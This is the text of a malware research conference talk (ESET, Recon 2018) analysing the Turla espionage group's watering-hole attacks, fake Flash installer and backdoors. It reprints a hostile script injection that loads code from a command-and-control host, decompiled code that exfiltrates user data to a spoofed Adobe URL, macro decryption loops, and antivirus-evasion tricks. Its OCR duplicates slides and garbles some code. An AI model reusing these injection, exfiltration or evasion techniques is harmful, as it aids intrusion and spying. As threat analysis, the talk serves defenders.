

Visiting the snake nest

Recon Brussels 2018

Jean-lan Boutin | Senior Malware Researcher

Matthieu Faou | Malware Researcher





Jean-lan Boutin

Senior Malware Researcher



@jiboutin



Matthieu Faou

Malware Researcher



@matthieu_faou

Agenda

- 1. Introduction
- 2. Infection Vectors
- 3. First Stages
- 4. Advanced First Stages
- 5. Second Stages
- 6. Infrastructure
- 7. Conclusion



Introduction



TECHNOLOGY

Military Computer Attack Confirmed

By BRIAN KNOWLTON AUG. 25, 2010

WASHINGTON — A top Pentagon official has confirmed a previously classified incident that he describes as "the most significant breach of U.S. military computers ever," a 2008 episode in which a foreign intelligence agent used a flash drive to infect computers, including those used by the Central Command in overseeing combat zones in Iraq and Afghanistan.

Plugging the cigarette-lighter-sized flash drive into an American military laptop at a base in the Middle East amounted to "a digital beachhead, from which data could be transferred to servers under foreign control," according to William J. Lynn 3d, deputy secretary of defense, writing in the latest issue of the journal Foreign Affairs.

News 13.1.2016 13:21 | updated 14.1.2016 7:58

Russian group behind 2013 Foreign Ministry hack

The 2013 data hack at the Finnish Foreign Ministry was perpetrated by a group of Russian hackers, and was part of a wider campaign against targets in nearly fifty countries. Experts contacted by Yle have confirmed that the attack was perpetrated by the Turla group.





LE SOIR .be



La Une

Fil info

Belgique Régions

Monde

Économie

Sports

Opinions

Blogs

Météo

Intempéries: le numéro 1722 activé dès minuit







Mis en ligne le 13/05/2014 à 08:25 Alain Lallemand





Le logiciel russe Snake a frappé les Affaires étrangères

Il s'agit de l'un des logiciels furtifs les plus virulents qui frappe les sites gouvernementaux et militaires de l'Alliance atlantique.



Communications Security Establishment Canada Centre de la sécurité des télécommunications Canada






MAKERSMARK (Russian CNE)

Designed by geniuses Implemented by morons

Safeguarding Canada's security through information superiority Préserver la sécurité du Canada par la supériorité de l'Information Canada

6

Is ESET doing attribution?



Turla in short

One of the oldest espionage group

 Targets includes governments, government officials, diplomats, ...

Very large toolset targeting all major platforms



Infection Vectors



Overview

Wateringhole

Spearphishing



Watering Hole

Planting scripts in targets' favs websites

URL (past campaigns)	Notes
http://www.namibianembassyusa.org	Namibia Embassy - USA
http://www.avsa.org	African Violet Societa of America
http://www.zambiaembassy.org	Zambian Embassy - USA
http://russianembassy.org	Russian Embassy - USA
http://au.int	African Union
http://mfa.gov.kg	Ministry of Foreign Affairs – Kyrgyzstan
http://mfa.uz	Ministry of Foreign Affairs - Uzbekistan

Script Injection

```
<!-- Clicky Web Analytics (start) -->
<script type="text/javascript">// <![CDATA[
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push(100673048);
(function() {
   var s = document.createElement('script');
   var a = 'http://www.mentalhealthcheck.net/';
   var b = 'update/counter.js';
   s.type = 'text/javascript'; s.async = true;
   s.src = '//static.getclicky.com/js'; s.src = a.concat(b);
   ( document.getElementsByTagName('head')[0] || document.get])();
// ]]></script>
```

1st level C&C

mentalhealthcheck.net

drivers.epsoncorp.com

rss.nbcpost.com

static.travelclothes.org

msgcollection.com

Script Injection

```
<!-- Clicky Web Analytics (start) -->
<script type="text/javascript">// <![CDATA[
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push(100673048);
(function() {
    var s = document_createFlement('script');
    var a = 'http://www.mentalhealthcheck.net/';
    var b = 'update/counter.js';
    s.type = 'text/javascript'; s.async = true;
    s.src = '//static.getclicky.com/js'; s.src = a.concat(b);
    ( document.getElementsByTagName('head')[0] || document.getFlementsByTagName('head')[0] || documentsByTagName('head')[0] || documentsByTagNam
```

1st level C&C

mentalhealthcheck.net

drivers.epsoncorp.com

rss.nbcpost.com

static.travelclothes.org

msgcollection.com

Script Injection

```
<!-- Clicky Web Analytics (start) -->
<script type="text/javascript">// <![CDATA[</pre>
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push(100673048);
(function() {
    var s = document.createElement('script');
    var a = 'http://www.mentalhealthcheck.net/';
    var b = 'update/counter.js';
    s.src = '//static.getclicky.com/js'; s.src = a.concat(b)
      uocurientigetetementisbyragname( neau /[v] |
   ]]></script>
```

1st level C&C

mentalhealthcheck.net

drivers.epsoncorp.com

rss.nbcpost.com

static.travelclothes.org

msgcollection.com

PluginDetect


Fingerprinting potential target through JS

```
function cb_custom() {
    loadScript("http://www.mentalhealthcheck.net/script/pde.js", cb_custom1);
}

function cb_custom1() {
    PluginDetect.getVersion('.');

    myResults['Java']=PluginDetect.getVersion('Java');
    myResults['Flash']=PluginDetect.getVersion('Flash');
    myResults['Shockwave']=PluginDetect.getVersion('Shockwave');
    myResults['AdobeReader']=PluginDetect.getVersion('AdobeReader') || PluginDetect.getVersion('PDFReader');
    var ec = new evercookie();
    ec.get('thread', getCookie);
}
```

Browser Extension





C&C fetching

Computes comments checksum

Regular expression applied '(?:\\u200d)(?:#|@)?(\\w)'

https://bitly.com/2kdhuHX






C&C fetching

 Computes comments checksum

Regular expression applied '(?:\\u200d)(?:#|@)?(\\w)'


https://bitly.com/2kdhuHX



 A bit disappointing that this one was not used...



http://static.travelclothes.org/dolR_1ert.php



DATA IN UTC

Dark Traffic 17 Dark Traffic 17 Anonymous ... 7 Netherlands 3 United King... 3 +4 more 4

Mosquito



Overview

- Campaign running since at least July 2016
- Infection vector is a fake flash installer
 - Downloaded from http://admdownload.adobe.com *
- Use either a Win32 or a JScript backdoor

* We believe Adobe was not compromised



Tracing the infection chain

flashplayer27_xa_install.exe

http://admdownload.adobe.com/bin/live/flashplayer27_xa_install.exe


23.45.97.113

Legitimate Akamai IP address used by Adobe



Something weird is happening on the network

Possible interception points




During the installation...

```
URI = (char *)malloc(0x104u);
sprintf(URI, "/stats/AbfFcBebD/?q=%s", szVerb);
v5 = InternetOpenA("Adobe", 1u, 0, 0, 0);
v6 = InternetConnectA(v5, v3[2], 0x50u, 0, 0, 3u, 0, 0);
*(_DWORD *)&szVerb = 5522759;
v7 = HttpOpenRequestA(v6, &szVerb, URI, 0, 0, 0, 0x4400000u, 0);
result = HttpSendRequestA(v7, 0, 0, 0, 0);
```

http://get.adobe.com/stats/AbfFcBebD/q=<base>64-encoded data>

Information exfiltrated to get.adobe.com over HTTP

```
ID=<unique id>
Internal error: 0
Last error :0
Extracted
user=<USERNAME>
AV=<INSTALLED AV SOFTWARE>
ip= 192.168.0.2 <local IP address>
Interface: 192.168.0.2 --- 0x4
   Internet Address Physical Address
                                         Type
   192.168.0.1
                      <redacted>
                                         dynamic
   192.168.0.255
                      ff-ff-ff-ff-ff
                                         static
   224.0.0.2
                      <redacted>
                                         static
                      <redacted>
                                         static
   224.0.0.22
   224.0.0.252
                     <redacted>
                                         static
                     <redacted>
                                      static
   239.255.255.250
                      ff-ff-ff-ff-ff static
   255,255,255,255
```



OSX/Snake

```
v35 = objc msgSend(
        &OBJC CLASS NSString,
        "stringWithFormat:",
        CFSTR("User name: %@|Device name: %@|%@"),
        v68.
        v67,
        v66);
v36 = (void *)objc retainAutoreleasedReturnValue(v35);
v60 = v36;
v37 = objc msgSend(v36, "dataUsingEncoding:", 4LL);
v38 = (void *)objc retainAutoreleasedReturnValue(v37);
v59 = v38;
v39 = objc msgSend(v38, "base64EncodedStringWithOptions:", 0LL);
v40 = objc retainAutoreleasedReturnValue(v39);
v58 = v40:
v41 = objc msgSend(
        &OBJC CLASS NSString,
        "stringWithFormat:",
        CFSTR("http://get.adobe.com/stats/AbfFcBebD/?q=%@"),
        v40);
```

OSX/Snake

```
v35 = objc msgSend(
        &OBJC CLASS NSString,
        "stringWithFormat:",
        CFSTR("User name: %@|Device name: %@|%@"),
        v68.
        v67,
        v66);
v36 = (void *)objc retainAutoreleasedReturnValue(v35);
v60 = v36:
v37 = objc msgSend(v36, "dataUsingEncoding:", 4LL);
v38 = (void *)objc retainAutoreleasedReturnValue(v37);
v59 = v38;
v39 = objc msgSend(v38, "base64EncodedStringWithOptions:", 0LL);
v40 = objc retainAutoreleasedReturnValue(v39);
v58 = v40:
v41 = objc msgSend(
        &OBJC CLASS NSString,
        "stringWithFormat:",
        CFSTR('http://get.adobe.com/stats/AbfFcBebD/?q=%@'),
        v40);
```

It even tricked researchers!



Suivre

En réponse à @matthieu_faou

wow I saw that - but just figured perhaps they were doing something like sending OS info to an Adobe endpoint to get the relevant version of Flash to install. Mahalo for the info & link!

A l'origine en anglais

14:50 - 11 janv. 2018



1st Stages



Many have been documented

- Culex
- Tavdig
- Skipper
- Kopiluwak

•

Tavdig/ Wipbot

Tavdig

(Older) backdoor used to assess target usefulness

 Can execute command, modify backdoor configuration, download additional files, etc

 Dropped through watering hole or spearphishing (old PDF CVE and macros)



Overall Architecture

- Used for
 - System fingerprinting
 - OS version
 - Computer name
 - Current user name
 - Local groups
 - System directory
 - System language, user language, timezone, uptime, etc
 - Backdoor (upload/download file, execute, etc)



Different Versions

Observations based on samples analyzed

Version	Sample sightings	Differences
Α	October 2013 – February 2014	• N/A
В	April 2014 – July 2014	 Introduction of macro based Word dropper Introduction of the two steps injection Introduction of shell_traywnd injection trick
С	September 2015 – November 2015	 Introduction of code obfuscation through "this" pointer Introduction of list of injectable processes instead of just iexplore.exe

Version C process list

- Hash-based process name search
- Crackable through John the Ripper

icq.exe	msimn.exe	opera.exe
chrome.exe	pidgin.exe	firefox.exe
outlook.exe	iexplore.exe	jusched.exe
browser.exe	icqlite.exe	adobearm.exe
adobeupdater.exe		

Tavdig word attachment

Malicious macro embedded in document

 Macro decrypts payload and launches it MOST WANTED TERRORISTS (2015)



FEDERAL INVESTIGATION AGENCY ISLAMABAD, PAKISTAN

Tavdig word attachment

Malicious macro embedded

```
220a 210b 2e0a 2d0b 2a0a 290b 360a 350b
                310b 3e0a 3d0b 3a0a 390b 460a 450b
            420a 410b 4e0a 4d0b 4a0a 490b 560a 550b
            520a 510b 5e0a 5d0b 5a0a 590b 660a 650b
0x00162165
            620a 610b 6e0a 6d0b 6a0a 690b 760a 750b
           720a 710b 7e0a 7d0b 7a0a 790b 860a 850b
            820a 810b 8e0a 8d0b 8a0a 890b 960a 950b
            920a 910b 9e0a 9d0b 9a0a 990b a60a a50b
            a20a a10b ae0a ad0b aa0a a90b b60a b50b
            b20a b10b be0a bd0b ba0a b90b c60a c50b
            c20a c10b ce0a cd0b ca0a c90b d60a d50b
            d20a d10b de0a dd0b da0a d90b e60a e50b
0x001621e5
            e20a e10b ee0a ed0b ea0a e90b f60a f50b
            f20a f10b fe0a fd0b fa0a f92a 006a 0500
0x001621f5
```

MOST WANTED TERRORISTS (2015)

```
".!..-.*.).6.5.
2.1.>.=.:.9.F.E.
B.A.N.M.J.I.V.U.
R.Q.^.].Z.Y.f.e.
b.a.n.m.j.i.v.u.
r.q.~.}.z.y...
```

File size

FEDERAL INVESTIGATION AGENCY ISLAMABAD, PAKISTAN

Tavdig word attachment

Malicious macro embedded

MOST WANTED TERRORISTS (2015)

```
".!..-*.).6.5.
2.1.>.=.:.9.F.E.
B.A.N.M.J.I.V.U.
R.Q.^.].Z.Y.f.e.
b.a.n.m.j.i.v.u.
r.q.~.}.z.y...
```

Checksum

DERAL INVESTIGATION AGENC' ISLAMABAD, PAKISTAN

Skipper



Skipper

 Minimal backdoor used against governmental and diplomatic institutions since at least 2014

 Can execute commands, ex-filtrate files and download additional malware

Delivered in malicious macros, JS attachments



Skipper vs. Tavdig

function from Skipper (2015)

Function PresentFile(MacrosArray() As Byte, MacrosSize As Long) As Boolean

```
Dim VarByte As Byte
VarByte = 35

For I = 0 To MacrosSize - 1
    MacrosArray(I) = MacrosArray(I) Xor VarByte
    VarByte = ((VarByte Xor 217) Xor (I Mod 256))
Next I

PresentFile = True
```

End Function

function from Tavdig macro

```
Dim yficijcgq As Byte
yficijcgq = 139
For I = 0 To kptiresht - 1
sgaalsipw(I) = sgaalsipw(I) Xor yficijcgq
yficijcgq = ((yficijcgq Xor 12) Xor (I Mod 256))
Next I
ebgdbdhms = True
End Function
```

Skipper vs. Tavdig

function from Skipper (2015)

Function PresentFile(MacrosArray() As Byte, MacrosSize As Long) As Boolean

```
Dim VarByte As Byte
VarByte = 35
```

```
For I = 0 To MacrosSize - 1
    MacrosArray(I) = MacrosArray(I) Xor VarByte
    VarByte = ((VarByte Xor 217) Xor (I Mod 256))
Next I
```

PresentFile = True

End Function

function from Tavdig macro

End Function

```
Dim yficijcgq As Byte
  vficijcqq = 139
For I = 0 To kptiresht - 1
  sgaalsipw(I) = sgaalsipw(I) Xor yficijcgq
  yficijcgq = ((yficijcgq Xor 12) Xor (I Mod 256))
Next I
  ebgdbdhms = True
```

Skipper vs. Tavdig

function from Skipper (2015)

Function PresentFile(MacrosArray() As Byte, MacrosSize As Long) As Boolean

```
Dim VarByte As Byte
VarByte = 35

For I = 0 To MacrosSize - 1
    MacrosArray(I) = MacrosArray(I) Xor VarByte
    VarByte = ((VarByte Xor 217 Xor (I Mod 256))
```

PresentFile = True

End Function

Next I

function from Tavdig macro

```
Dim yficijcgq As Byte
yficijcgq = 139
For I = 0 To kptiresht - 1
sgaalsipw(I) = sgaalsipw(I) Xor yficijcgq
yficijcgq = ((yficijcgq Xor 12) Xor (I Mod 256))
Next I
ebgdbdhms = True
End Function
```

Skipper Development

- •C:\Users\admin\Documents\Visual Studio 2012\Projects\dws\x64\Release\ GetPidByProcessName_x64.pdb
- •C:\Users\work4\Documents\Visual Studio 2012\Projects\KOTEL 24.11.16 No COOKIE No STORAGE only BODY\KOTEL 2.1\x64\Release\ GetPidByProcessName x64.pdb

Skipper Development

•C:\Users\admin\Documents\Visual Studio 2012\Projects\dws\x64\Release\ GetPidByProcessName_x64.pdb

•C:\Users\work4\Documents\Visual Studio 2012\Projects\KOTEL 24.11.16 No COOKIE No STORAGE only BODY\KOTEL 2.1\x64\Release\GetPidByProcessName x64.pdb



Skipper email attachment

SECTION_INTERNET-NOTICE_TO_ALL_USERS_13-05-2016.pdf.js

ΠΡΟΣΟΧΗ!

Προς όλους τους χρήστες ηλεκτρονικού ταχυδρομείου του Υπουργείου Εξωτερικών.

Τον τελευταίο καιρό έχουν εντοπισθεί πολλά ψευδεπίγραφα μηνύματα προς χρήστες ηλεκτρονικού ταχυδρομείου του Υπουργείου Εξωτερικών, τα οποία και προτρέπουν για τη συμπλήρωση φόρμας με προσωπικά στοιχεία των χρηστών ή/και την αποστολή στοιχείων των λογαριασμών τους, προφασιζόμενα ψευδείς λόγους "υπέρβασης ορίου χρήσης" ή "συντήρησης" ή "ξεκλειδώματος λογαριασμού" ή "επιβεβαίωσης στοιχείων".



```
Listing archive: wrk.scr
Path = wrk.scr
Type = zip
Comment = ;The comment below contains SFX script commands
Path=%APPDATA%\Microsoft\VisualStudio\11.0
Setup=dws.exe
Silent=1
Overwrite=2
Physical Size = 430850
```

Offset = 156672

	Date	Time	Attr	Size	Compressed	Name
	2012-01-22	08:58:03	A	131072	64427	msi60.dll
	2012-01-22	08:58:01	A	77824	33771	msp.dll
	2012-01-22	08:58:04	A	84992	37663	msp60.dll C&C Comm
	2012-01-22	08:58:02	A	78336	35250	mst.dll
	2012-01-22	08:58:03	A	82432	38003	mst60.dll
	2012-01-22	08:57:53	A	82944	37323	msvci60.dll Loader
	2012-01-22	08:58:01	A	95232	48575	dws.exe LUduei
	2012-01-22	08:58:02	A	74240	32971	msi.dll
	2012-01-22	08:58:02	A	78848	36203	msi.exe Process Injection
	2012-01-22	08:58:01	A	137728	65225	Process Injection
CORPOR						
(es et				923648	429411	10 files, 0 folders

```
v6 = 0;
v7 = malloc(0x104ui64);
do
  ++06:
  memset(v7, 1, 0x104ui64);
  itoa s(v6, (char *)v7, 0x104ui64, 10);
while ( v6 < 50000000 );
CreateFileA((LPCSTR)U7, GENERIC READ, 0, 0164, OPEN EXISTING, FILE ATTRIBUTE NORMAL, 0164);
if ( GetLastError() != ERROR HANDLE DISK FULL )
  free(v7);
  GetTempPathA(0x104u, &Buffer);
  v8 = GetCurrentProcess();
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
  v10 = OpenProcess(0x1FFFFFu, 0, 4u);
  v11 = (v9 ?= 0i64) & (v10 == 0i64) & (Flsalloc(0i64) ?= -1);
  if ( (v4 == 3) & (unsigned int8)v11 )
```

```
u6 = 0:
v7 = malloc(0x104ui64);
do
  ++06:
  memset(v7, 1, 0x104ui64);
  itoa s(v6, (char *)v7, 0x104ui64, 10);
while ( vó < 50000000 );
CreateFileA((LPCSTR)v7, GENERIC READ, 0, 0i64, OPEN EXISTING, FILE ATTRIBUTE NORMAL, 0i64);
if ( GetLastError() != ERROR HANDLE DISK FULL )
  free(v7);
  GetTempPathA(0x104u, &Buffer);
  v8 = GetCurrentProcess();
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
  v10 = OpenProcess(0x1FFFFFu, 0, 4u);
  v11 = (v9 ?= 0i64) & (v10 == 0i64) & (Flsalloc(0i64) ?= -1);
  if ( (v4 == 3) & (unsigned int8)v11 )
```

```
v6 = 0;
v7 = malloc(0x104ui64);
do
  ++06:
  memset(v7, 1, 0x104ui64);
  itoa s(v6, (char *)v7, 0x104ui64, 10);
while ( v6 < 50000000 );
CreateFileA((LPCSTR)U7, GENERIC READ, 0, 0164, OPEN EXISTING, FILE ATTRIBUTE NORMAL, 0164);
if ( GetLastError() != ERROR HANDLE DISK FULL )
  free(v7):
  CetTemnPathA/Ox10Au &Ruffer)
  v8 = GetCurrentProcess():
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
 VIO = OPERPROCESS(OXIFFFFFG, 0, 40);
  v11 = (v9 ?= 0i64) & (v10 == 0i64) & (F1sAlloc(0i64) ?= -1);
  if ( (v4 == 3) & (unsigned int8)v11 )
```

```
v6 = 0;
v7 = malloc(0x104ui64);
do
  ++06:
  memset(v7, 1, 0x104ui64);
  itoa s(v6, (char *)v7, 0x104ui64, 10);
while ( v6 < 50000000 );
CreateFileA((LPCSTR)U7, GENERIC READ, 0, 0164, OPEN EXISTING, FILE ATTRIBUTE NORMAL, 0164);
if ( GetLastError() != ERROR HANDLE DISK FULL )
  free(v7);
  GetTempPathA(0x104u, &Buffer);
  v8 = GetCurrentProcess();
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
  v10 = OpenProcess(0x1FFFFFu, 0, 4u);
  v11 = (v9 != 0i64) & (v10 == 0i64) & (FlsAlloc(0i64) != -1);
  if ( (v4 == 3) & (unsigned int8)v1
```

Bypass Antivirus Dynamic Analysis

Limitations of the AV model and how to exploit them

Date of writing: 08/2014

Author: Emeric Nasi - emeric.nasi[at]sevagas.com

Website: http://www.sevagas.com/

License: This work is licensed under a <u>Creative Commons Attribution 4.0 International License</u>



Note: This paper requires some knowledge C and Windows system programming



6.4. The "WTF is that?" method

Windows system API is so big that AV emulation system just don't cover everything. In this section I just put two examples but a lot other exist in the meander of Windows system APIs.

```
Example 1: What the fuck is NUMA?
  int main( void )
           LPVOID mem = NULL;
           mem = VirtualAllocExNuma (GetCurrentProcess(), NULL, 1000, MEM RESERVE
  MEM COMMIT, PAGE EXECUTE READWRITE, 0);
         Example 2: What the fuck are FLS?
         FLS is <u>Fiber Local Storage</u>, used to manipulate data related to fibers. Fibers themselves
               int main( void )
                       DWORD result = FlsAlloc(NULL);
                            if (result != FLS OUT OF INDEXES)
```

decryptCodeSection();

Misc – OPSEC failure

Operators use Vim!!

https://[C&C server]/rss.php~

Advanced 1st stages



Image credit: SpaceX

Mosquito



Win32 Mosquito

• 1st or 2nd stage (Skipper)

 Deployed in Eastern Europe on diplomats' machines

Uses a custom packer



Packer – Opaque predicates

```
int start()
 unsigned int v0; // ST24 4
 unsigned int v1; // ST24 4
 int v2; // ST1C 4
 int v3; // ST24 4
 unsigned int v4; // ST24 4
 main object 4F3588 = (int)dword 4F35A0;
 dword 4F35A0[32] = nullsub 1;
 *( DWORD *)(main object 4F3588 + 156) = 0;
 *( DWORD *)(main object 4F3588 + 160) = start;
 v0 = dword 4F3008[0] | dword 4F3228[1] | ((unsigned int)dword 4F3228[1] >> 4) | dword 4F3008[0] | dword 4F3228[4];// useless
 v1 = (dword_4F3008[3] | dword_4F3248[3] | (unsigned int)dword_4F3228[4]) * dword_4F3228[1] * dword_4F3228[4] >> 10;// useless
 if ( (unsigned int)((dword 4F3228[4] * dword 4F3248[4] + dword 4F3228[0] + dword 4F3228[1]) << 15) <= 0x66DD72AC )// Always True
   v3 = dword 4F3228[1] + (dword 4F3228[1] ^ dword 4F3248[3] ^ 0x5B206E43);// useless
   v4 = (dword 4F3228[1] | dword 4F3248[3] | dword 4F3008[1])// useless
      + (dword 4F3248[4] ^ dword 4F3228[2] ^ 0xB4DA8DD2)
      + 0x487B78C0:
   *( DWORD *)(main object 4F3588 + 116) = F GetProcAddress by hash;
   *( DWORD *)main object 4F3588 = F decrypt;
 else
   v2 = ((dword 4F3248[0] & 0x47E61B39) << 22) | dword 4F3248[5] | dword 4F3248[1] | dword 4F3008[2] | dword 4F3228[4];
   GetClassNameW((HWND)dword_4F3228[0], (LPWSTR)dword_4F3008[1], dword_4F3228[1]);
   SendMessageW((HNND)dword 4F3248[0], dword 4F3248[2], dword 4F3228[3], dword 4F3228[0]);
```

Packer – Anti-sandbox/emulation

Call to SetupDiGetClassDevs(0,0,0,0xFFFFFFFF)

Last parameter value is undocumented

Expect 0xE000021A as return value



ACCTRES.pdb	4/22/2016 5:20 PM	PDB File	200 KB
ACCTRES.tlb	4/22/2016 5:20 PM	TLB File	123 KB
ACCTRES.tnl	12/19/2017 8:22 AM	TNL File	1 KB


Backdoor

ACCTRES.pdb	V	4/22/2016 5:20 PM	PDB File	200 KB
ACCTRES.tlb		4/22/2016 5:20 PM	TLB File	123 KB
ACCTRES.tnl		12/19/2017 8:22 AM	TNL File	1 KB

Backdoor

Loader


ACCTRES.pdb	4/22/2016 5:20 PM PDB File	200 KB
ACCTRES.tlb	4/22/2016 5:20 PM	123 KB
ACCTRES.tnl	12/19/2017 8:22 AM TNL File	1 KB



Encrypted log file

Persistence 1/2

- CLSID hijacking
 - Ex: Ntshrui.dll



Persistence 2/2

- Create a new admin account: HelpAssistant
 - Enable remote administrative actions for this user
 - Maybe used to spy or regain control if the backdoor is deleted.

Where are you export table?

				1 × 1 × 1
⊟- commander.dll(32)	pFile	Data	Description	Value
IMAGE_DOS_HEADER	00000000	5A4D	Signature	IMAGE_DOS_SIGNATURE MZ
MS-DOS Stub Program	00000002	0090	Bytes on Last Page of File	
	00000004	0003	Pages in File	
IMAGE_SECTION_HEADER .text	00000006	0000	Relocations	
IMAGE_SECTION_HEADER .rdata	00000008	0004	Size of Header in Paragraphs	
IMAGE_SECTION_HEADER .data	0000000A	0000	Minimum Extra Paragraphs	
IMAGE_SECTION_HEADER .rsrc	0000000C	FFFF	Maximum Extra Paragraphs	
- IMAGE_SECTION_HEADER .reloc	0000000E	0000	Initial (relative) SS	
SECTION .text	00000010	00B8	Initial SP	
. SECTION .rdata	00000012	0000	Checksum	
SECTION .data	00000014	0000	Initial IP	
⊕ SECTION .rsrc	00000016	0000	Initial (relative) CS	
- SECTION .reloc	00000018	0040	Offset to Relocation Table	
IMAGE_BASE_RELOCATION	0000001A	0000	Overlay Number	
	0000001C	0000	Reserved	
	0000001E	0000	Reserved	
	00000020	0000	Reserved	
